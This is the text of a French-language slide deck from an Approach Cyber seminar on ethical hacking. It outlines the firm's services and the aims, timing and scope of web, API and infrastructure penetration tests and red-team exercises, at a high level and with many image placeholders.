APPROACH CYBER

Séminaire Cybersécurité
Ethical Hacking

21/02/2024

whoami

Qui suis-je ?

Laurent Bossart

Ethical Hacker – Pentester à Approach Cyber

- Web application pentests (BSCP)
- Active Directory

Master en Sciences Informatiques UMONS University of Mons

Table des matières

Approach Cyber

Delivering Cyber Serenity

Une solution à 360°

Anticipate

- Assessments & Audits
- Technical Assessments
- Ethical Hacking

Prevent

- Security Strategy
- Security Advisory
- DPO Office
- Compliance & Certifications
- Security Awareness & Phishing

Protect

- Application Security
- Outsourced Secure Development
- Data Security
- Cloud Security
- Identity Management

Detect & Respond


- Managed SOC
- Managed Security Services
- Emergency Response /CSIRT

Recover

- Incident Management Planning
- Business Continuity Planning

Approach Cyber


Solution à 360°



APPROACH
CYBER

Les jobs en cybersécurité

Les jobs en cybersécurité




APPROACH
CYBER


Ethical Hacking

C’est quoi ?


Ethical Hacking

C’est quoi ?







Identification des failles de sécurité



Différents types de cibles



White/Grey/Black



Identifier et résoudre les vulnérabilités

Éviter les breaches et les prejudices de réputation


Éviter les pertes financières

Respecter les politiques

Résultats pour le client

Ethical Hacking

C’est quoi ?



- Proactivité
- Légalité
- Formation


- Identification
- Éthique

Ethical Hacking

Pourquoi des Ethical Hackers ? - Allégorie

Ethical Hacking

Pourquoi ? - Allégorie



Ethical Hacking

Pourquoi ? - Allégorie

Ethical Hacking

Pourquoi ? - Allégorie

Comment ?


APPROACH
CYBER

Les différents types de services


Types de services

Les technologies couvertes


WEB




Cloud




IoT



API




Infrastructure



OT/IoT

Mobile




Active Directory

Wi-Fi

Différents types de services

Red Team



Pentest

Red Team

Scan de vulnérabilités

Types de services

Pentest d'application web

Défis du client


- Flux complexe
- Données sensibles
- Différents rôles
- Fonctionnalités sensibles

Solutions

- Comprendre le flux et tester les différents cas
- Toujours garder le context global en tête
- Valider le contrôle de l'accès des utilisateurs
- Détecter les vulnérabilités et faiblesses dans les fonctionnalités
- Suivre le framework OWASP TOP 10

Types de services


Pentest d'API




Types de services

Quand et pourquoi un client devrait-il choisir un pentest Web ou d'API

Sécuriser les données sensibles de ses clients




Trouver des bugs dans son code qui pourraient conduire à des actions malicieuses



Identifier des problèmes dans le flux de l'application qui pourraient conduire à des dommages

Éviter l'obtention d'un accès initial qui pourrait permettre de compromètre les systèmes

Pourquoi ?



Au moins une fois par cycle majeur du SDLC

À l'ajout de nouvelles fonctionnalités


Lors de changements dans l'environnement ou dans l'application

Quand ?


Types de pentests

Pentest d'infrastructure

Défis du client




Assurer la sécurité des systèmes et des réseaux



Complexité de l'interaction entre chaque composant

Solutions


- Pentest de l'infrastructure externe (black-box)
- Pentest de l'infrastructure interne (Grey-box) (Option : Active Directory)



Types de services


Quand et pourquoi un client devrait-il choisir un pentest d'infrastructure

Identifier des vulnérabilités dans le réseau en scannant et testant ses composants




Évaluer la sécurité du réseau interne, ainsi que la potentialité de post-exploitation et d'élévation de privilèges

Pourquoi ?



Après avoir effectué des changements dans l'infrastructure
(Composants, applications, architecture, …)

Régulièrement pour s'assurer de la sécurité des composants envers de nouvelles menaces




Après la gestion d'un incident pour identifier le chemin de l'attaque ou découvrir de potentiels chemins d'exploitation

Quand ?

Types de services

Red Teaming



Simulation de scénarios d'attaques réelles

Les cibles ne se limitent pas à une application ou à un système

Cibler les failles dans les défenses pour exploiter plusieurs systèmes

Cibler les personnes et les politiques pour atteindre l'objectif

Évaluer la sécurité des défenses et des personnes

Externe ou interne (faille supposée)

Physique

Purple

Spearphishing

Plusieurs déclinaisons

Identifier les chemins d'exploitation les plus critiques

Évaluer l'efficacité des défenses et des procédures en place

Évaluer la réponse aux attaques potentielles

